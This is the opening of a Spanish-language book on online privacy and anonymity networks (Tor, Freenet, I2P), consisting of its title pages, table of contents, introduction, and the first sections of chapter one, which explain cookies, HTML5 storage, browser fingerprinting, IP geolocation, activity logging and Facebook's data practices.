# Deep Web: TOR, FreeNET & I2P

## Privacidad y Anonimato

Daniel Echeverri Montoya




www.0xWORD.com



# Deep Web: TOR, FreeNET & I2P
# Privacidad y Anonimato

## ZeroXword Computing
www.0xword.com

DWPT
@/odeepweb

## Daniel Echeverri

Todos los nombres propios de programas, sistemas operativos, equipos, hardware, etcétera, que aparecen en este libro son marcas registradas de sus respectivas compañías u organizaciones.




Juan Ramón Jiménez, 8 posterior - 28932 - Móstoles (Madrid).
Depósito legal: M-3921-2016
ISBN: 978-84-608-4628-4

Printed in Spain

这本书会不会有可能没有你。

我最好的朋友，
我女朋友，
我的明星。

# Índice

Introducción ........................................................................................ 11

Capítulo I
Alternativas para la navegación anónima y privacidad en Internet..... 13

1.1 ¿Por qué debo preocuparme por mi privacidad en Internet? No tengo nada que ocultar ........................................................................................ 13
1.1.1 Seguimiento, vigilancia y herramientas para proteger la privacidad de los usuarios ...... 14
1.1.1.1 Políticas de Privacidad........................................................................................ 15
1.1.1.2 Cookies ........................................................................................ 15
1.1.1.3 Elementos persistentes de HTML5........................................................................................ 17
1.1.1.4 Identificación del navegador........................................................................................ 18
1.1.1.5 Dirección IP y geolocalización ........................................................................................ 18
1.1.1.6 Registros de actividad........................................................................................ 19
1.1.1.7 Redes sociales........................................................................................ 19
1.1.1.8 Servicios de Google........................................................................................ 22
1.1.1.9 Supercookies o cookies persistentes........................................................................................ 24
1.1.1.10 Descuidos y malas prácticas ........................................................................................ 26
1.1.2 Herramientas para impedir la vigilancia y seguimiento de usuarios............................... 28
1.1.2.1 Buscadores........................................................................................ 28
1.1.2.2 Configuración de la privacidad en navegadores web ........................................................................................ 29
1.1.2.3 Navegación segura........................................................................................ 34
1.1.2.4 HTTPS Everywhere........................................................................................ 35
1.1.2.5 Políticas HSTS (Http Strict Transport Security)........................................................................................ 37
1.1.2.6 Servicios VPN........................................................................................ 41
1.1.2.7 Servidores proxy anónimos ........................................................................................ 43
1.1.2.8 Complementos en navegadores web........................................................................................ 44
1.1.2.9 Privacy Badger........................................................................................ 47
1.1.2.10 AdBlock Plus ........................................................................................ 48
1.1.2.11 NoScript........................................................................................ 48
1.1.2.12 BetterPrivacy ........................................................................................ 48
1.1.2.13 Greasemonkey ........................................................................................ 49

1.2 Redes anónimas y la web profunda........................................................................................ 49
1.2.1 La web profunda ........................................................................................ 49

1.2.2 Darknets ........ 51
1.2.3 ¿Privacidad o ciberdelincuencia? ........ 52

**Capítulo II**
**I2P (Invisible Internet Project) ........ 55**

**2.1 Introducción ........ 55**
2.1.1 Instalación de I2P ........ 56
2.1.2 Servicios ocultos en I2P ........ 58
2.1.2.1 Servicios ocultos para comenzar a descubrir la web profunda de I2P ........ 61

**2.2 Arquitectura ........ 66**
2.2.1 Túneles ........ 66
2.2.2 Prepocesamiento de Mensajes I2NP y mensajes Garlic ........ 68
2.2.3 Base de datos de la red (NetDB) ........ 71
2.2.4 Protocolos y capas ........ 73
2.2.4.1 Capa de Aplicación ........ 74
2.2.4.2 Capa de Cifrado Garlic ........ 74
2.2.4.3 Capa de Túneles ........ 74
2.2.4.4 Capa de Transporte I2P ........ 75
2.2.4.5 Capa de Transporte y capa IP ........ 76

**2.3 Gestión de servicios y complementos en I2P ........ 76**
2.3.1 Clientes y servicios en I2P ........ 79
2.3.1.1 Creación de servicios ocultos y túneles cliente con I2PTunnel ........ 84
2.3.1.2 Servicio Oculto HTTP (Eepsite) ........ 84
2.3.1.3 Otros tipos de servicios ocultos ........ 87

**2.4 Acceso programático ........ 90**
2.4.1 SAM (Simple Anonymous Messaging) ........ 90
2.4.2 BOB (Basic Open Bridge) ........ 93
2.4.3 Streaming Library ........ 98

**Capítulo III**
**FreeNET ........ 103**

**3.1 Introducción ........ 103**
3.1.1 Instalación de Freenet ........ 104
3.1.2 Servicios ocultos en Freenet ........ 108
3.1.2.1 Servicios ocultos para comenzar a descubrir la web profunda de Freenet ........ 108

**3.2 Arquitectura ........ 111**
3.2.1 Darknets en Freenet ........ 111
3.2.2 Almacenamiento de datos: Datastore en Freenet ........ 113
3.2.3 Funcionamiento de las claves en Freenet ........ 115

3.2.4 Enrutamiento en Freenet ........ 118

**3.3 Gestión de servicios y complementos en Freenet ........ 119**

3.3.1 Frost........ 120

3.3.2 JSite ........ 121

3.3.3 Complementos en Freenet........ 123

3.3.3.1 Web of Trust (complemento oficial) ........ 124

3.3.3.2 Floghelper (complemento oficial)........ 125

3.3.3.3 Freemail (complemento oficial)........ 126

**3.4 Acceso programático........ 127**

3.4.1 Desarrollo de complementos en Freenet ........ 127

3.4.1.2 Elementos de la API Java de Freenet........ 130

3.4.1.3 Creación de un complemento utilizando la API de Freenet ........ 131

3.4.2 Text Mode Client Interface (TMCI)........ 133

3.4.2.1 Tipos de comandos en TMCI........ 135

## Capítulo IV
## Tor (The Onion Router)........ 143

**4.1 Introducción ........ 143**

4.1.1 Instalación y configuración de una instancia de Tor ........ 143

4.1.1.1 Tor Browser ........ 144

4.1.1.2 Instalación de una instancia de Tor........ 144

4.1.2 Instalación de Privoxy con Tor........ 146

4.1.3 Instalación de Polipo con Tor........ 146

4.1.4 La web profunda de Tor ........ 149

4.1.4.1 Servicios ocultos para comenzar a descubrir la web profunda de Tor........ 150

**4.2 Arquitectura ........ 158**

4.2.1 Repetidores........ 158

4.2.2 Descriptores........ 160

4.2.3 Circuitos ........ 162

4.2.4 Servicios ocultos ........ 163

4.2.4.1 Instalación y configuración de un servicio oculto ........ 164

4.2.4.2 Pentesting contra servicios ocultos........ 169

4.2.4.3 Personalización de direcciones onion........ 176

4.2.5 Puentes ........ 179

4.2.5.1. Pluggable Transports en Tor ........ 183

4.2.6 Autoridades de directorio ........ 186

4.2.6.1 Proceso de votación y generación de consenso ........ 187

4.2.6.2 Caches de directorio ........ 189

4.2.6.3 Instancias cliente de Tor ........ 190

**4.3 Gestión de servicios y complementos en Tor ........ 192**

4.3.1 Ejecución de aplicaciones por medio de Tor (Torify) ........ 192
4.3.1.1 TorSocks ........ 192
4.3.1.2 tor-resolve ........ 194
4.3.1.3 ProxyChains ........ 194
4.3.1.4 TorTunnel ........ 195
4.3.1.5 Cifrado punto a punto con SSH ........ 197
4.3.2 Evitando DNS Leaks y fugas de información ........ 199
4.3.3 Protocolo de control de Tor ........ 202
4.3.3.1 Uso de ARM para monitorizar una instancia de Tor ........ 202
4.3.4 TAILS (The Amnesic Incognito Live System) ........ 206
4.3.5 Directivas de configuración ........ 209
4.3.5.1 Directivas relacionadas con caches y autoridades de directorio ........ 209
4.3.5.2 Directivas relacionadas con repetidores ........ 211
4.3.5.3 Directivas relacionadas con clientes ........ 213

**4.4 Acceso programático ........ 216**
4.4.1 Stem ........ 217
4.4.1.1 Ejemplos del uso de Stem ........ 217
4.4.2 TxTorCon ........ 220
4.4.2.1 Creación de servicios ocultos con TxTorCon ........ 221

**Capítulo V**
**Otras soluciones enfocadas a la privacidad y el anonimato ........ 225**

**5.1 GNUnet ........ 225**
5.1.1 Instalación ........ 226
5.1.2 Publicación y consulta de ficheros en GNUNet ........ 228

**5.2 Lantern ........ 230**

**5.3 YaCy ........ 231**

**5.5 Hyperboria ........ 234**
5.5.1 Instalación de CJDNS ........ 234

**5.6 Osiris SPS ........ 236**

**Índice alfabético ........ 239**

**Índice de imágenes ........ 241**

# Introducción

El derecho a la privacidad y el anonimato son temas que hoy en día despiertan el interés tanto de empresas como de particulares y no es para menos, ya que en los últimos años se han dado a conocer detalles tan delicados como los documentos filtrados por Edward Snowden y las actividades desempeñadas por organizaciones como la NSA o la CIA. Se trata de cuestiones que ponen en manifiesto lo que muchos ya saben cuando navegan por Internet: Tu actividad en la red puede estar siendo vigilada.

Muchas de estas actividades de vigilancia y monitoreo son llevadas a cabo por entidades gubernamentales, cuya finalidad es la de intentar detectar amenazas terroristas y actuar en consecuencia para minimizar su impacto, o al menos ese es el principal argumento que exponen algunos gobiernos como el de EEUU para justificar una supuesta necesidad de implementar sistemas de vigilancia a los ciudadanos. Evidentemente son muchas las personas que valoran su privacidad y no desean sentirse vigilados constantemente y precisamente por ese motivo, han surgido herramientas que ayudan a los usuarios a preservar su anonimato y privacidad en la red. Por otro lado, dichas soluciones no solamente proponen una vía alternativa a los sistemas de monitoreo utilizados por los gobiernos, sino también a los sistemas de tracking que son empleados principalmente por empresas de marketing para perfilar usuarios y ofrecer productos a medida.

Estos sistemas también suponen una amenaza para la privacidad de los usuarios, ya que se encargan de recolectar información sobre los sitios web visitados y consiguen determinar ciertas características personales que cualquier usuario desearía mantener en privado, ya que evidentemente hacen parte de su vida personal. Finalmente, el caso donde este tipo de soluciones adquieren mayor notoriedad e importancia, es en países donde el acceso a Internet tiene fuertes restricciones o países en los cuales la ciudadanía no tiene la suficiente libertad para informar al mundo sobre los abusos que sufren por parte de sus respectivos gobiernos.

Aunque parezca increíble, hoy en día existen países cuya política es completamente hermética y no solamente mantienen un estricto control de la opinión pública, sino que además no admite recomendaciones ni la intervención por parte de ningún país u organización extranjera. Un entorno así es propicio para la supresión de cualquier tipo de derecho o libertad y es justamente lo que ocurre en países como Corea del Norte o China, en los que se aplican condenas desproporcionadas por el simple hecho de tener una opinión que no se encuentre alineada con los criterios del régimen. Probablemente sea uno de los mejores usos que se le pueden dar a este tipo de herramientas, ya que ayudan a las personas que se encuentran en situaciones extremas y que no tienen forma de denunciar los abusos cometidos por las autoridades del país en el que residen. Por otro lado, los beneficios que aportan las plataformas de anonimato más populares, también suelen ser utilizadas por grupos de activistas que realizan protestas en la red e intentan reivindicar sus derechos.

■ ■ ■

Uno de los grupos activistas más conocidos en los últimos años es el colectivo "Anonymous", a los cuales se les ha atribuido varios ataques a sitios en Internet y filtración de información sensible de empresas y organismos gubernamentales. Si bien es cierto que dichas actividades han sido ampliamente cuestionadas, también han realizado numerosos ataques a sitios en la web profunda que se encargaban de la distribución de pornografía infantil y narcotráfico, sin embargo son hechos que han tenido menor relevancia para los medios de comunicación tradicionales por razones obvias. Aunque se trata de herramientas que han sido desarrolladas con una finalidad completamente altruista y que pretenden ayudar a las personas para que hagan valer sus derechos fundamentales, también han sido utilizadas por ciberdelincuentes que encuentran en ellas una solución perfecta para pasar desapercibidos y cometer crímenes de forma anónima.

El uso de plataformas anónimas se ha convertido en los últimos años en la forma predilecta de comunicación por parte de mafias, miembros del crimen organizado, pedófilos, narcotraficantes, entre otros. Por tal motivo, organizaciones como la Interpol o la Europol centran gran parte de sus esfuerzos en intentar desenmascarar a estos delincuentes y dar con su ubicación real, independientemente del país en el que se encuentren.

Estamos en una época en la que es importante mantener unos niveles adecuados de privacidad y en última instancia de anonimato, no solamente porque los gobiernos tengan sistemas de vigilancia, sino porque también actualmente la información personal es tratada como un producto más y hay empresas que están dispuestas a pagar por esa información. El principal objetivo de este documento es que tengas una idea clara sobre el funcionamiento de las principales soluciones en materia de anonimato, que adquieras el nivel técnico necesario para poder configurarlas y navegar por la web profunda de forma segura.

Además, también es menester de este libro explicar al lector que no existe tal cosa como el "anonimato perfecto", existen herramientas que dificultan ciertos ataques y ayudan a asegurar el canal de comunicación entre un emisor y un receptor, pero el usuario debe saber cómo utilizar adecuadamente dichas herramientas y emplear su sentido común, y aun así es posible que su anonimato no sea tan robusto como espera debido a vulnerabilidades en el software u otros factores no controlados. Por este y otros motivos, en este libro se hablará de las plataformas de anonimato más robustas y seguras que existen actualmente, ya que conocer y utilizar conjuntamente estas soluciones mejorará notablemente la privacidad de cualquier usuario en Internet.

Saludos y Happy Hack!!

Adastra. (@jdaanial)

# Capítulo I
# Alternativas para la navegación anónima y privacidad en Internet

En este primer capítulo se tratarán temas básicos relacionados con la privacidad y el anonimato, haciendo un énfasis especial en la importancia que tiene la privacidad de cualquier persona que navega por Internet y que utiliza diferentes tipos de servicios en línea. Por otro lado, se explicará la importancia que tiene el conocer y saber utilizar las principales herramientas y complementos para navegadores web que ayudan a una navegación segura y privada en Internet. Además, también se hablará sobre buenos hábitos y normas básicas que se deben tener en cuenta con el fin de disfrutar de privacidad y anonimato cuando se navega por Internet. Si el lector considera que tiene los conocimientos suficientes sobre dichos temas, se recomienda saltar al capítulo dos de este documento, en el que se comenzará a detallar desde una perspectiva técnica el funcionamiento y configuración de las redes anónimas más populares y robustas que se encuentran disponibles públicamente.

## 1.1 ¿Por qué debo preocuparme por mi privacidad en Internet? No tengo nada que ocultar

Esta es una buena forma de comenzar este libro, ya que seguramente es una de las frases más frecuentes cuando se habla de privacidad y anonimato. La privacidad es uno de los derechos fundamentales incluidos en la declaración universal de los derechos humanos y no solamente es vital que los usuarios sean conscientes de su importancia, sino que también son libres de exigirla a los administradores de aquellos servicios que gestionan información confidencial. Dicho esto, la pregunta "¿Por qué debo preocuparme por mi privacidad en Internet?" tiene fácil respuesta: Porque los datos personales de un usuario pueden ser utilizados por terceros de forma arbitraria e irresponsable, con las consecuencias que aquello implica para el propietario de la información.

Ahora bien, otro argumento que es bastante utilizado hoy en día es el de "No tengo nada que ocultar", "No tengo nada que le pueda interesarle a un atacante" o "No soy un delincuente ni un terrorista, no me preocupa la privacidad ni mucho menos ser anónimo en Internet". Son afirmaciones que desafortunadamente se han ido arraigando en la mentalidad de muchos usuarios y debido a esto, no solamente se sienten seguros compartiendo información sensible con cualquiera en redes sociales

o blogs, sino que además lo hacen sin pensar detenidamente en el impacto que supone publicar información personal propia o de otras personas de su entorno. Si el lector opina que "no tiene nada que ocultar", debería pensarlo dos veces y plantearse las siguientes cuestiones:

- ¿Compartiría información sobre la ubicación de su residencia con un extraño?
- ¿Compartiría fotos o imágenes suyas o de sus familiares más cercanos con desconocidos?
- ¿Compartiría información relacionada con su trabajo, sus asuntos financieros, legales o el estado de su salud con personas fuera de su círculo de confianza?
- ¿Compartiría información sobre su rutina diaria o la de sus hijos con un desconocido?
- ¿Permitiría que alguien con acceso a dicha información la compartiera con cualquiera?

Ahora es el momento de preguntarse nuevamente: ¿Tiene algo que ocultar?

Otra idea que se ha instaurado en la mentalidad de muchos usuarios en Internet es que aquellas personas que buscan anonimato, son personas que pretenden esconder algún tipo de actividad delictiva, pero lo cierto es que la mayoría se dedican a crear herramientas, documentar e informar para proteger la información de los usuarios, se preocupan por la integridad de la información y les alarma la vigilancia constante por parte de instituciones de carácter público y privado sobre cualquiera que tenga su ordenador conectado a Internet. El equipo que se encuentra detrás de proyectos como TOR o I2P son un claro ejemplo, se trata de Hackers con un alto nivel de conocimientos que enfocan sus esfuerzos en crear soluciones para ayudar al usuario a algo que desde luego debería convertirse en un hábito en aquellas personas que utilizan servicios en línea diariamente.

### 1.1.1 Seguimiento, vigilancia y herramientas para proteger la privacidad de los usuarios

Cuando se utilizan servicios en Internet de cualquier tipo, es inevitable dejar trazas de forma activa o pasiva. Las técnicas de "tracking" son utilizadas por empresas y en algunas ocasiones, por organizaciones relacionadas con el orden público. Un ejemplo bastante común sobre de dichas trazas, corresponde al uso inadecuado de redes sociales como Facebook o Twitter en las que se comparten detalles personales como gustos, aficiones, ideología, religión o incluso fotografías y documentos con información sensible. Dicha información es recopilada sin que el usuario sea realmente consciente de que puede ser utilizada para generar perfiles muy concretos sobre sus hábitos en Internet, las relaciones que tiene con otras personas e incluso sobre su rutina diaria.

Por otro lado, cuando un usuario utiliza un servicio en línea desde un navegador web con cualquier tipo de dispositivo, los datos enviados desde el usuario hacia el servicio no viajan en una conexión directa, sino que pasan por medio de varios ordenadores intermedios que componen el entorno de red. Si dicha información viaja en texto claro, el usuario debe confiar en que su información no está siendo visualizada, almacenada y/o alterada por un tercero. Se trata de una situación en la que el usuario se encuentra expuesto a múltiples amenazas contra su privacidad e incluso contra su propia seguridad, ya que no sabe realmente si hay alguien vigilándole y si ese es el caso, sabe mucho

menos sobre sus motivaciones. Evidentemente se trata de una situación que tiene unas implicaciones tremendas, especialmente hoy en día en que usar servicios en línea de todo tipo se ha convertido en parte de la rutina diaria de millones de personas.Teniendo en cuenta lo explicado anteriormente, es importante conocer y saber utilizar algunas de las herramientas básicas de protección contra las principales amenazas que afectan la privacidad y la integridad de la información intercambiada entre usuario y servicio.

A continuación se explican algunas de las técnicas de tracking utilizadas para perfilar los hábitos, gustos y cualquier otro detalle personal de un usuario que utiliza servicios tales como redes sociales, aplicaciones de mensajería, tiendas en línea, etc.

## 1.1.1.1 Políticas de Privacidad

Cuando un servicio en línea almacena y gestiona datos confidenciales de cualquier persona, debe indicar a sus usuarios un acuerdo en el que se detalla cómo será utilizada dicha información. Dicho acuerdo también recibe el nombre de "política de privacidad" y en algunos casos, se solicita a todos los clientes que acepten el acuerdo con el fin de poder utilizar plenamente todas las funcionalidades del servicio.

La realidad es que la mayoría de los usuarios no leen detenidamente las políticas de privacidad de los servicios que utilizan y simplemente aceptan de buen agrado todas las condiciones impuestas por el proveedor con el fin de poder acceder al sitio web tranquilamente. Se trata de un mal hábito que puede afectar la privacidad de un usuario y debe evitarse a toda costa. Del mismo modo que cualquiera dedica unos minutos a leer un contrato en papel de cualquier tipo, también es una buena práctica leer y tener absolutamente claros los términos del acuerdo en materia de privacidad.

## 1.1.1.2 Cookies

Las cookies son pequeños ficheros de texto que guardan información enviada por el servicio web en el navegador del usuario. Se trata de un mecanismo que ha sido utilizado desde los inicios de Internet e intenta dar respuesta a uno de los problemas más conocidos del protocolo HTTP: La incapacidad de almacenar información entre diferentes peticiones y respuestas.

HTTP es un protocolo sin estado ya que cada petición enviada por un cliente es completamente independiente de otras, en el protocolo no se implementa de forma nativa ningún mecanismo para conservar la información resultante de la interacción entre un cliente y un servicio.

Las cookies son elementos vitales en el funcionamiento de muchas aplicaciones web, ya que permiten identificar las preferencias de cada usuario a la hora de interactuar con un servicio. Las cookies han jugado un papel muy importante en la evolución de las aplicaciones web y actualmente, prácticamente todas las aplicaciones web en Internet hacen uso de ellas. Las cookies se pueden categorizar de acuerdo a su función o utilidad y en cada caso, el riesgo para la privacidad puede ser variable.

A continuación se explican algunas de dichas categorías en la siguiente tabla.

| | |
|---|---|
| Cookies de sesión | Se trata de cookies que almacenan información sobre un usuario mientras que se encuentra navegando por un sitio web. Suelen tener una duración corta, típicamente hasta que el usuario cierra su navegador o caducan. Son útiles para identificar a un usuario y almacenar información relacionada con sus preferencias. Dicha información es utilizada para ofrecer contenidos personalizados que se ajusten a lo exigido por el cliente. |
| Cookies funcionales | Son aquellas cookies que permiten dotar a la aplicación web de comportamientos personalizados dependiendo de su valor. Algunos ejemplos de este tipo de cookies son aquellas que permiten el procesamiento de una operación en la aplicación web o el acceso a funcionalidades concretas. Evidentemente este tipo de cookies son definidas y utilizadas por los desarrolladores del sitio web con el fin de cubrir ciertos requisitos funcionales o técnicos exigidos en la aplicación. |
| Cookies de terceros | Son cookies que se crean por un dominio externo al que el usuario se encuentra visitando y en ocasiones son empleadas para hacer un seguimiento de la actividad del usuario. |
| Cookies de personalización | Aunque son similares a las cookies funcionales, las cookies de personalización se encargan de establecer valores de carácter general que típicamente afectan a la presentación del sitio web. Algunos ejemplos de este tipo de cookies son aquellas que establecen el idioma en el que se deben enseñar los contenidos del sitio web o el tipo de navegador utilizado por el cliente con el fin de servir los contenidos de forma adecuada. |
| Cookies de análisis | Se trata de valores que le permiten a una aplicación web analizar el comportamiento de los usuarios y generar patrones. Este tipo de cookies pueden contener, entre otras cosas, la hora en la que el usuario entra y sale del sitio web, el navegador utilizado, la dirección IP reportada por el navegador, los enlaces más visitados del sitio, etc. Evidentemente, se trata de cookies que intentan perfilar y conocer los hábitos de los usuarios de la aplicación web. |

Todas las cookies tienen una relación directa con el dominio o sitio web que las crea, de esta forma, una aplicación web no puede inspeccionar la información almacenada en las cookies de un dominio distinto al suyo, ya que evidentemente supondría una brecha de seguridad grave. No obstante, algunos servicios utilizan las denominadas "cookies de terceros", las cuales son creadas en el navegador por un sitio web distinto al que el usuario está visitando.

Este tipo de cookies permiten que empresas de publicidad realicen un seguimiento sobre la actividad de los usuarios con el fin de recolectar información como la dirección de correo del usuario, lugar de residencia, documento de identificación, gustos a la hora de realizar compras en Internet, etc. Dicha información es de uso personal y no debería ser utilizada por terceros sin previo consentimiento, por este motivo, en un intento de salvaguardar la privacidad de los usuarios y controlar el uso indebido de información de carácter personal, se han creado leyes como la LOPD (Ley Orgánica de Protección de Datos) que entre muchas otras cosas, obligan a los sitios en Internet a notificar a sus usuarios que se almacenarán cookies de terceros en su navegador y en consecuencia, se solicita su consentimiento. No obstante, son muchos los usuarios que después de ver la advertencia que indica

el uso de dichas cookies, simplemente deciden aceptar y continuar con la navegación normalmente, sin ser plenamente conscientes del tipo de información que se está almacenando en su navegador.

Un ejemplo típico del uso de cookies de terceros, se puede ver en cualquier sitio web en Internet que utiliza algún servicio de Google o por ejemplo, si el sitio web permite compartir contenidos a través de redes sociales como Facebook. Normalmente, cuando un sitio web en Internet utiliza cookies de terceros, las funcionalidades o contenidos principales del sitio en cuestión no se ven demasiado mermadas cuando el usuario no acepta dichas cookies y en la mayoría de navegadores modernos, como es el caso de Firefox, existen opciones de configuración que le indican al navegador que por defecto debe rechazarlas y mantener la navegación privada; tal como se verá más adelante en este capítulo.

### 1.1.1.3 Elementos persistentes de HTML5

La última especificación de HTML a la fecha de escribir este documento se encuentra en la versión cinco y aporta unas funcionalidades muy interesantes en el lado del cliente. El mecanismo de almacenamiento de HTML5, también conocido como "*Client-Site storage*" es similar a las cookies tradicionales, pero es mucho más completo ya que el tamaño de los datos que se pueden guardar puede llegar hasta los 10MB, mientras que en el caso de las cookies tradicionales su tamaño máximo es de 4KB. Por otro lado, a diferencia de las cookies, los datos almacenados no caducan ni tampoco se envían en cada petición entre cliente y servidor, algo que si ocurre con las cookies. El mecanismo de almacenamiento local de HTML5 es una mejora considerable a la hora de guardar datos en el cliente sin depender de las cookies tradicionales y cuenta con una API en Javascript que permite acceder y manipular sus elementos almacenados en el cliente. Actualmente, navegadores con conocidos como Firefox, Google Chrome/Chromium y Opera tienen un soporte completo a dicha especificación y los servicios y aplicaciones web ya aprovechan plenamente sus funcionalidades.

Por otro lado, existen tres modelos de almacenamiento en el lado del cliente según la especificación de HTML5 que son: Local, Session y Global. La diferencia entre los tres modelos radica en que en el almacenamiento local, los datos se guardan de forma persistente en el cliente y no se eliminan automáticamente, es decir, que es necesario limpiar dicho espacio de almacenamiento de forma explícita. Por otro lado, el tipo Session se limpia automáticamente cuando el usuario cierra el navegador o la pestaña del sitio web. Finalmente, el almacenamiento Global es un espacio de memoria en el navegador en el que los sitios web pueden almacenar datos persistentes que no necesitan ser enviados posteriormente al servidor y aunque en los primeros borradores de la especificación se mencionaba que los valores almacenados en dicho espacio podían ser públicos a cualquier dominio, los desarrolladores de los navegadores web más populares no adoptaron esa recomendación por cuestiones de seguridad y los datos almacenados en dicha zona, ahora se asocian automáticamente con el dominio en cuestión.

En las versiones más recientes de navegadores como Chromium o Firefox, el objeto "*globalStorage*" deja de ser soportado y en su lugar se utiliza el objeto "*localStorage*", con lo cual los tipos de almacenamiento Local y Global se fusionan en uno solo por medio del uso del objeto "*localStorage*" de la API en Javascript de HTML5.

Después de explicar el funcionamiento del almacenamiento en el lado del cliente de HTML5, rápidamente se puede apreciar que los servicios web en Internet que soportan estas características, también pueden aplicar algunas de las técnicas de seguimiento y vigilancia que se pueden aplicar con las cookies tradicionales y lo que es peor, dado que no tienen una fecha de caducidad como ocurre con las cookies, son elementos que pueden quedarse de forma indefinida en el navegador de cliente y que le permitan a un servicio web o a terceros, acceder a información sensible sin consentimiento previo.

## 1.1.1.4 Identificación del navegador

Eliminar las cookies del navegador o rechazar su almacenamiento son buenas prácticas para evitar que un sitio web malicioso comparta información personal o identificativa con terceros. Las cookies representan el mecanismo más utilizado para el rastreo de usuarios, pero evidentemente no es el único y tratar de identificar a un usuario por medio de las características de su navegador es otro de los métodos más utilizados. Cuando un cliente realiza una conexión con un sitio web en Internet, envía información del navegador que utiliza al servidor por medio de las cabeceras que viajan en las peticiones HTTP o por medio de la ejecución de scripts en Javascript que se encargan de recolectar información sobre el navegador y enviarla al sitio web en cuestión. La eficacia de esta técnica depende de la cantidad de información que se pueda recuperar del navegador del cliente, ya que evidentemente, existen miles de usuarios que utilizan una versión concreta de un navegador, pero cuando se combina con otros datos como el lenguaje, resolución de pantalla, dirección IP del cliente, fuentes instaladas y otros elementos que se pueden recuperar utilizando Javascript tales como una latitud y longitud aproximada, la probabilidad de identificar y perfilar un usuario puede superar el 85% de efectividad, evidentemente dicho valor puede variar dependiendo de la cantidad de datos que se puedan recuperar y combinar. Un patrón identificativo de estas características es difícil de evitar, pero existen herramientas que impiden el envío de la información sensible del navegador a cualquier sitio web en Internet. Sobre dichas herramientas se hablará en mayor detalle a lo largo de este capítulo.

## 1.1.1.5 Dirección IP y geolocalización

Cuando un usuario navega por Internet desde casa, la dirección IP que utiliza se asigna de forma automática por el proveedor del servicio (ISP) que facilita la conexión a Internet. Dicha dirección puede ser utilizada por un servicio en línea para identificar su ciudad de residencia y combinado con otras trazas, es posible obtener información identificativa del usuario. Tal como se verá en las próximas secciones y capítulos de este documento, una red anónima como Tor supone una solución que aporta unos buenos niveles de anonimato y privacidad ocultando la dirección IP utilizada por el usuario. Las direcciones IP en Internet se encuentran ubicadas en bases de datos distribuidas que utilizan el protocolo WHOIS, el cual permite realizar consultas y obtener información sobre el propietario de un dominio o dirección IP en Internet. Tradicionalmente estas consultas se realizan desde cualquier intérprete de comandos en sistemas basados en Unix, sin embargo existen multitud de servicios en línea que se encargan de consultar estos registros. La información que se puede obtener de un usuario a partir de una dirección IP puede identificarle y suele ser el punto de inicio para determinar la ubicación de aquellas personas que comenten delitos en Internet.

### 1.1.1.6 Registros de actividad

Algunos servicios en línea intentan mantener registros sobre la actividad de sus usuarios registrados con el fin de generar perfiles y posteriormente incluir publicidad dirigida. Los registros de actividad que puede almacenar un servicio son muy diversos y del mismo modo que ocurre a la hora de perfilar un usuario por medio de su navegador, cuanta más información más preciso será el rastreo. Muchos de estos sitios contienen una política de privacidad que le explica a los usuarios cuando se registran la forma en la que serán tratados sus datos y aunque realmente no hay ninguna garantía de que el proveedor del servicio respete la privacidad de sus usuarios, existen recursos legales que los usuarios tienen a su disposición en el caso de que quieran exigir responsabilidades sobre el uso indebido de su información. Por este motivo, es de suprema importancia leer detenidamente los términos del servicio y la política de privacidad declarada por el proveedor, ya que en algunas ocasiones, dichos acuerdos encierran cláusulas que pueden afectar negativamente la confidencialidad de la información.

Los tipos de registros que son examinados con mayor detalle y cuidado por el proveedor de un servicio para perfilar a sus usuarios se listan a continuación.

- Horas del día en las que el usuario suele conectarse: Dependiendo de la franja horaria es posible inferir varias cosas, como por ejemplo la ubicación del usuario dependiendo de sus horas de mayor actividad, interacción con otros miembros de la plataforma (en el caso de que el servicio en cuestión lo permita), etc. Además, en el caso de sitios de opinión o foros, también es posible generar un análisis sobre las horas en las que un usuario concreto tiene mayor interacción.
- Visitas realizadas a cada una de las páginas del sitio: En este caso, el proveedor del servicio no solamente puede registrar la navegación del usuario, sino que además puede recolectar y analizar dicha información de tal forma que le permita generar perfiles con gustos, preferencias y como no, publicidad a medida partiendo de dichos perfiles.
- Registro de dispositivos y direcciones IP: Algunos servicios suelen registrar las direcciones IP y los dispositivos que han sido utilizados para la conexión. Dicha información puede ser útil para conocer la ubicación del usuario y en algunos casos, su rutina diaria. Por ejemplo, son muchas las personas que en las primeras horas de su jornada laboral suelen acceder a foros o sitios web de noticias, mientras que otras personas lo hacen solamente desde casa, en cualquiera de los casos el proveedor puede inferir que el usuario se encuentra en su lugar de trabajo o en su residencia simplemente comparando las horas de conexión, dispositivos y direcciones IP utilizadas. Se trata de un ejemplo bastante sencillo, pero que demuestra lo mucho que puede saber un servicio en línea de sus usuarios registrados.

### 1.1.1.7 Redes sociales

Las redes sociales como Facebook, Tuenti o Instagram, pueden suponer un serio riesgo para la privacidad de los usuarios, ya que casi todos estos servicios en línea, que aparentemente son de uso gratuito, se apropian de la información suministrada por sus usuarios y la comparten con terceros dependiendo de sus intereses particulares. En el caso concreto de Facebook, existen varias opciones que permiten especificar la información que debe hacerse pública, la información que solamente será visible a la lista completa de contactos o a una lista personalizada, sin embargo es tanta la

información que Facebook recopila sobre sus usuarios y tantas las veces que han cambiado su política de privacidad que es difícil tener plena confianza en que la información personal sea trata de forma adecuada. Para que el lector sea consciente del riesgo que corre su información personal en servicios como el mencionado anteriormente, se explican algunas de las características más alarmantes y que atentan contra la privacidad de los usuarios de Facebook. En este caso concreto, se habla de Facebook ya que es la red social más popular y utilizada en todo el mundo a la fecha de redactar este documento, además de que muchas otras redes que se encuentran por el mismo camino de expansión, siguen una filosofía muy similar cuando de respetar la información personal de los usuarios se trata.

**Facebook mantiene la información suministrada por el usuario, aunque su perfil sea eliminado**
Información personal como fotos, comentarios, vídeos y demás recursos que se vinculan a una cuenta de Facebook son propiedad de la compañía, aunque el usuario voluntariamente quiera cerrar su cuenta y eliminar su perfil de la mencionada red social. Facebook guarda un registro de toda la información que el usuario ha publicado en la plataforma y advierte de dicho hecho en su política de privacidad y en los términos de uso del servicio. Para que las publicaciones hechas con una cuenta dejen de estar disponibles, es necesario eliminar manualmente cada una de las fotos, vídeos, comentarios y aplicaciones que ha utilizado. No obstante, aunque aun sea posible acceder a algunos de estos datos sobre una cuenta eliminada, el propietario de dicha información es un usuario de Facebook "anónimo", lo que quiere decir que la persona que ha publicado el contenido en cuestión ya no se encuentra registrada en la plataforma, pero sus datos siguen estando disponibles.

**Seguimiento intrusivo**
